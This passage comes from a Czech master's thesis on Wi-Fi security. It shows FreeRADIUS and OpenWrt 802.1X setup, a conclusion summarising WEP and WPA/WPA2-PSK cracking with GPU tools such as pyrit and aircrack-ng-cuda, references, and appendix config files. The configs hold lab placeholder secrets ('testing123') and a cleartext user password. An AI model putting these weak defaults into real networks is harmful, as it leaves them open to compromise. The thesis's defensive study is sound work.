  interface = eth0
```

Obrázek 6.7: Konfigurace souboru radiusd.conf

- *clients.conf* - v tomto souboru se vytváří klienti, na obrázku 6.8 jsou parametry, které jsou povinné.

```
client lukas{
  ipaddr = 192.168.1.212
  secret = testing123
  shortname=private-network-1
}
```

Obrázek 6.8: Přidání klienta

- *users* - v tomto souboru se nastavuje uživatelské heslo

```
lukas Cleartext-Password:="heslo12345"
```

Obrázek 6.9: Soubor users - Nastavení uživatelského hesla

6.2.2 Konfigurace přístupového bodu

Přístupový bod obsahuje systém OpenWrt. Jedná se o linuxovou distribuci určená pro směrovače a vestavěné systémy. Pro jeho konfiguraci se stačí připojit přes ssh klienta na adresu AP. Dokumentaci, kterou jsem použil pro nastavení je dostupná zde [36].

Pro nadcházející konfiguraci je potřeba nainstalovat démona *hostapd*, jedná se o softwarové prostředí určené pro správu přístupových bodů. Samotná konfigurace Wi-Fi sítě spočívá v úpravě souboru */etc/config/wireless*:

- *device* - název zařízení


```
config wifi-iface
        option device 'radio0'
        option mode 'ap'
        option ssid 'internet'
        option network 'lan'
        option encryption 'wpa2'
        option server '192.168.1.212'
        option key 'testing123'
```

Obrázek 6.10: Vytvoření Wi-Fi sítě

- *mode* - nastavení routeru do modu AP
- *ssid* - název sítě
- *server* -IP adresa RADIUS serveru
- *key* - klíč, který na RADIUS serveru je reprezentován jako *secret*

Po uložení nastavení je potřeba provést reboot zařízení.

Na závěr se připojíme z klienta, ve winwods se objeví přihlašovací tabulka, kde zadáme uživatelské jméno a heslo. Údaje se potom na ověřovacím serveru porovnají a v případě shody je klient úspěšně asociován k AP.



Obrázek 6.11: Připojení z windows klienta

6.3 Shrnutí

Účinné zabezpečení proti útokům hrubou silou je dostatečně silné heslo o délce minimálně 10 až 12 znaků a použití celé znakové sady. Pro ověření síly hesla je vhodné použít „passwordmeteru“, jehož okamžitá zpětná vazba umožňuje uživateli heslo upravit.

6 PRAKTICKÁ IMPLEMENTACE NAVRŽENÝCH METOD ZABEZPEČENÍ A TESTOVÁNÍ

Realizace RADIUS serveru jako eliminaci slovníkových útoků a útoků hrubou silou pomocí Freeradius je velice snadná a úsporná. Konfigurace si vyžaduje stroj s OS Linux a přístupový bod podporující autentizaci pomocí RADIUS serveru.

7 Závěr

Cílem této diplomové práce bylo otestovat odolnost bezpečnostních algoritmů WEP, WPA a WPA2 pomocí penetračních nástrojů s využitím technologie CUDA. V rámci této práce je uveden přehled aktuálních zabezpečení pro bezdrátové Wi-Fi sítě počínaje slabšími technikami, jako jsou skryté SSID, filtrování MAC adres až po zabezpečení pomocí IEEE 802.11. Následuje popis funkcí, způsoby autentizace a šifrování a v neposlední řadě také jejich slabiny, které jsou základem prováděných útoků. U WEP algoritmu je slabinou délka inicializačního vektoru (24 bitů), pro každý paket se generuje nový IV. Zachycení dostatečného počtu je základem k provedení útoku na sítě používající WEP zabezpečení. Algoritmus WPA je tzv. přechodný stav mezi WEP a WPA2. Slabinou WPA/WPA2 je úvodní *4-way hadnshake* při kterém jsou vyměňovány čísla SNonce a ANonce, jejichž přenos probíhá nešifrovaně, což je problém.

V další části jsou popsány různé penetrační nástroje a jejich použití pro dešifrování hesel. Také se práce zaměřuje na vysvětlení CUDA technologie a její přínos při výpočtech různého charakteru. Nástroje podporující tuto technologii, které jsou zároveň určeny pro dešifrování hesel jsou následující: pyrit, aircrack-ng-cuda, multiforcer (aplikace, které byly testovány). První dvě jsou popsány a aplikovány v této práci, multiforcer není použitelný pro dešifrování klíčů Wi-Fi sítích. Součástí této sekce jsou také nástroje, které nevyužívají CUDU a jsou zařazeny za účelem porovnání výkonu.

V praktické části bylo provedeno několik testovacích útoků. V úvodu kapitoly je uveden použitý HW a testovací topologii. Výsledkem testování odolnosti WEP algoritmu je postup v několika bodech, přičemž tyto body jsou v práci popsány i s použitými nástroji. Prolomení tohoto protokolu je obecně známé už od roku 2001 a proto, každý kdo spravuje nějakou Wi-Fi síť, by se měl vyvarovat jeho použití. Neexistuje žádné zabezpečení, které by eliminovalo jeho slabiny. V dnešní době jsou aktuálním tématem penetrační testy WPA/WPA2-PSK. V práci jsou popsány provedené útoky pomocí několika aplikací. Hlavním přínosem této práce je využití CUDA technologie při realizaci penetrační testů. Z výsledků těchto testů lze vyvodit, že CUDA poskytuje mnohonásobné zvýšení výpočetního výkonu při zjišťování PSK klíče. Pro realizaci testů byl použit jeden počítač obsahující 2 grafické karty, ovšem aplikace pyrit podporuje práci více počítačů (mód klient/server) v lokální síti tzv. clustering. Spojením několika strojů lze dosáhnout gigantického navýšení výpočetního výkonu.

V závěru je uvedeno několik opatření, které slouží pro eliminaci nebo omezení provedených útoků. Prvním návrhem, který podstatně omezí nebo prodlouží dešifrování PSK klíče, je použití dostatečně dlouhého hesla a speciálních znaků, vhodné je použít tester (běžně dostupný ne internetu), který prověří sílu hesla v mnoha směrech, ukáže statistiku a navrhne určitá vylepšení. Zcela eliminovat tyto útoky lze použitím RADIUS serveru, který nabízí zcela jinou metodu ověření, která degraduje účinnost slovníkových útoků a útoků hrubou silou.

8 Reference

[1] SELECKÝ, Matúš. *Penetrační testy a exploitace* 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.

[2] MULLER, Nathan J. *Wi-Fi for the ENTERPRISE: Maximizing 802.11 For Business*,3. vyd. United States of America: McGraw-Hill, 1976. ISBN 0-07-141252-2.

[3] ZANDL, Patrick. *WIFI: praktický průvodce.* 1. vyd. Brno: Computer Press, 2003. ISBN 80-7226-632-2.

[4] OHRTMAN, Frank a Konrad ROEDER. *WiFi-handbook: building 802.11b wireless networks* New York [u.a.]: McGraw-Hill, 2003. ISBN 00-714-1251-4.

[5] *Jak zabezpečit bezdrátovou Wi-Fi síť.* In: Https://managementmania.com [online]. 2013 [cit. 2015-01-23]. Dostupné z: https://managementmania.com/cs/jak-zabezpecit-bezdratovou-wi-fi-sit

[6] *SSID* In: [online]. [cit. 2015-01-23]. Dostupné z: http://wi-fi.unas.cz/ssid.php">http://wi-fi.unas.cz/ssid.php

[7] SEDLÁK, Břetislav. *Zabezpečení bezdrátových sítí* VUT-Brno, 2009. Diplomová práce. VUT Brno. Vedoucí práce Ing. Petra Lambertová.

[8] PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace: jak zabezpečit wi-fi, bluetooth, GPRS či 3G.* Vyd. 1. Brno: Computer Press, 2005, 179 s. ISBN 80-251-0791-4.

[9] BOUŠKA, Petr. *Cisco wifi: základní principy a protokoly.* In: [online]. 2009 [cit. 2015-02-07]. Dostupné z: http://www.samuraj-cz.com/clanek/cisco-wifi-zakladni-principy-a-protokoly

[10] VANEK, Tomáš. *Autentizační protokoly v telekomunikačních a datových sítích* [online]. ČVUT Praha, 2013 [cit. 2015-02-15]. Dostupné z:http://data.cedupoint.cz/oppa_e-learning/2_KME/044.pdf

[11] SKOVAJSA, Tomáš. *Bezpečnost WiFi sítí*. Brno, 2012. Dostupné z: http://is.muni.cz/th/208041/fi_m/tomas_skovajsa.pdf. Diplomová práce. Masarykova Univerzita Brno.

[12] BURIAN, Vojtěch. *ÚTOKY NA STANDARD 802.11*. Brno, 2014. Dostupné z: https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=87759. Diplomová práce. VUT Brno. Vedoucí práce Ing. BOHUMIL NOVOTNÝ.

[13] *Aktualizace WPA (Wi-Fi Protected Access) v systému Microsoft Windows XP.* [online]. 2013 [cit. 2015-02-19]. DOI: 815485. Dostupné z: http://support.microsoft.com/kb/815485/cs

[14] DAŘÍLEK, Martin Bc. *Standardy 802.11e a 802.11i*. Dostupné z: www.cs.vsb.cz/grygarek/TPS/projekty/0506Z/tps_dar022.pdf. VŠB-TU Ostrava.

[15] DANČUK, Michal Bc. *NOVÝ MODEL ZABEZPEČENÍ IMPLEMENTOVANÝ V METROPOLITNÍ SÍTI*. Brno, 2008. Dostupné z: http://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=4743. Diplomová práce. VUT Brno. Vedoucí práce doc. Ing. VLADISLAV ŠKORPIL, CSc.

[16] ODVÁRKA, Petr. Technologie pro zlepšení bezpečnosti datových sítí: průběh ověřování 802.1x. In: *Svět sítí* [online]. 2004 [cit. 2015-02-19]. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=Technologie-pro-zlepseni-\bezpecnosti-datovych-siti-prubeh-overovani-8021x-3-1622004

[17] ODVÁRKA, Petr. Technologie pro zlepšení bezpečnosti datových sítí: nasazení v praxi. In: *Svět sítí* [online]. 2004 [cit. 2015-02-19]. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=Technologie-pro-zlepseni-\bezpecnosti-datovych-siti-nasazeni-v-praxi-4-1822004

[18] NVIDIA GeForce GTX 590: specifications. In: *GEFORCE* [online]. [cit. 2015-03-08]. Dostupné z: http://www.geforce.com/hardware/desktop-gpus/geforce-gtx-590

[19] Intel® Core™ i7-4770K Processor: specification. In: *Intel* [online]. [cit. 2015-03-08]. Dostupné z: http://ark.intel.com/products/75123/Intel-Core-i7-4770K-Processor-8M-Cache-up-to-3_90-GHz

[20] OWENS, Dr. John a Dr. David LUEBKE. What is CUDA?. In: *NVIDIA* [online]. [cit. 2015-03-08]. Dostupné z: http://www.nvidia.com/object/cuda_home_new.html

[21] THIESEN, Mike. Video Graphics and Genomics: A Real Game Changer?. In: HELIX, Golden. *Our 2 SNPs. . .* ® [online]. 2010 [cit. 2015-03-08]. Dostupné z: http://blog.goldenhelix.com/?p=374">

[22] OBERMAIER, Zdeněk. Nvidia CUDA: několik faktů a zajímavostí. In: *Pctuning* [online]. 2012 [cit. 2015-03-09]. Dostupné z: http://pctuning.tyden.cz/index.php?option=com_content&view=article&id=25591&catid=1&Itemid=57

[23] Aircrack-ng suite. *AIRCRACK-NG* [online]. [cit. 2015-03-09]. Dostupné z: http://aircrack-ng.org/documentation.html

[24] TEWS, Erik, Ralf-Philipp WEINMANN a Andrei PYSHKIN. *Breaking 104 bit WEP in less than 60 seconds* [online]. Darmstadt, 2007 [cit. 2015-03-10]. Dostupné z: http://eprint.iacr.org/2007/120.pdf TU Darmstadt.

[25] WRIGHT, Joshua. Wireless Security Training and Pen Testing Tutorial: Framing Part 1. In: *SANS Technology Institute* [online]. 2007 [cit. 2015-03-14]. Dostupné z: http://www.sans.edu/research/security-laboratory/article/wireless-framing-2

[26] GAST, Matthew. *802.11 wireless networks: the definitive guide* [online]. Beijing: O'Reilly, c2002, xvii, 443 s. [cit. 2015-03-17]. ISBN 05-960-0183-5.

[27] WIRELESS, Planet3. PLANET3 WIRRELESS. *CWNA: Certified Wireless Network Administrator : official study guide : (exam PWO-100)* [online]. 3rd ed. New York [etc.]: McGraw-Hill/Osborne, 2005 [cit. 2015-03-17]. ISBN 978-007-2255-386.

[28] Pyrit: ReferenceManual. In: [online]. 2011 [cit. 2015-03-30]. Dostupné z: https://code.google.com/p/pyrit/wiki/ReferenceManual

[29] TP-LINK. *Bezdrátový USB adaptér TL-WN321G: specifikace* [online]. Dostupné z: http://cz.tp-link.com/products/details/?model=TL-WN321G

[30] Mdk3. In: *HACK-IT.ORG* [online]. 2010 [cit. 2015-04-05]. Dostupné z: http://hack-it.org/index.php?title=Mdk3

[31] Pwgen(1) - Linux man page. In: *Die.net* [online]. [cit. 2015-04-21]. Dostupné z: http://linux.die.net/man/1/pwgen

[32] IEEE 802.11. *IEEE Standard for Information technology— Telecommunications and information exchange between systems— Local and metropolitan area networks— Specific requirements: Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. New York: IEEE, 2007. Dostupné z: http://standards.ieee.org/getieee802/download/802.11-2007.pdf

[33] ČERMÁK, Miroslav. Autentizace: Jak vytvořit bezpečné heslo?. In: *Clever Smart* [online]. 2010, 2012 [cit. 2015-04-29]. Dostupné z: http://www.cleverandsmart.cz/autentizace-jak-vytvorit-bezpecne-heslo/

[34] The Password Meter. [online]. [cit. 2015-04-30]. Dostupné z: http://www.passwordmeter.com/

[35] *FreeRADIUS: Wiki Home* [online]. 2015 [cit. 2015-05-02]. Dostupné z: http://wiki.freeradius.org/Home

[36] Basic 802.1x Wireless User Authentication. In: *OpenWrt* [online]. 2015 [cit. 2015-05-02]. Dostupné z: http://wiki.openwrt.org/doc/howto/wireless.security.8021x

[37] Installing Aircrack-ng from Source. *Aircrack-ng* [online]. [cit. 2015-05-05]. Dostupné z: www.aircrack-ng.org/doku.php?id=install_aircrack

Přílohy

Seznam příloh

A Konfigurační soubor radiusd.conf

```
prefix = /usr
exec_prefix = /usr
sysconfdir = /etc
localstatedir = /var
sbindir = ${exec_prefix}/sbin
logdir = /var/log/freeradius
raddbdir = /etc/freeradius
radacctdir = ${logdir}/radacct
name = freeradius
confdir = ${raddbdir}
run_dir = ${ localstatedir }/run/${name}
db_dir = ${raddbdir}
libdir = /usr/ lib /freeradius
pidfile = ${run_dir}/${name}.pid
user = freerad
group = freerad
max_request_time = 30
cleanup_delay = 5
max_requests = 1024

listen {
    type = auth
    ipaddr = 192.168.1.212
    port = 1812
    interface = eth0
}
listen {
    ipaddr = 192.168.1.212
    port = 1813
    type = acct
    interface = eth0

hostname_lookups = no
allow_core_dumps = no
log {
    destination = files
    file = ${logdir}/radius.log
    syslog_facility = daemon
    stripped_names = no
    auth = no
    auth_badpass = no
    auth_goodpass = no
}
checkrad = ${sbindir}/checkrad
wpelogfile = ${logdir}/freeradius-server-wpe.log
security {
    max_attributes = 200
    reject_delay = 1
    status_server = yes
}
$INCLUDE proxy.conf
```

```
$INCLUDE clients.conf
thread pool {
    start_servers  = 5
    max_servers = 32
    min_spare_servers = 3
    max_spare_servers = 10
    max_requests_per_server = 0
}
modules {
    $INCLUDE ${confdir}/modules/
    $INCLUDE eap.conf
}
instantiate  {
    exec
    expr
    expiration
    logintime
}
$INCLUDE policy.conf
$INCLUDE sites-enabled/
```

Výpis .1: Zdrojový soubor radiusd.conf

B Konfigurační soubor clients.conf

```
client localhost {
    ipaddr = 127.0.0.1
    secret          = testing123
    require_message_authenticator = yes
    nastype     = other   # localhost isn't usually a NAS...
}
client 192.168.0.0/24 {
   secret      = testing123
   shortname   = private-network-1
}
client lukas{
   ipaddr = 192.168.1.212
   secret = testing123
   shortname=private-network-1
}
```

Výpis .2: Zdrojový soubor clients.conf

C Konfigurační soubor users

```
lukas Cleartext−Password:=”heslo12345”

DEFAULT Framed−Protocol == PPP
    Framed−Protocol = PPP,
    Framed−Compression = Van−Jacobson−TCP−IP
DEFAULT Hint == ”CSLIP”
    Framed−Protocol = SLIP,
    Framed−Compression = Van−Jacobson−TCP−IP
DEFAULT Hint == ”SLIP”
    Framed−Protocol = SLIP
```

Výpis .3: Zdrojový soubor users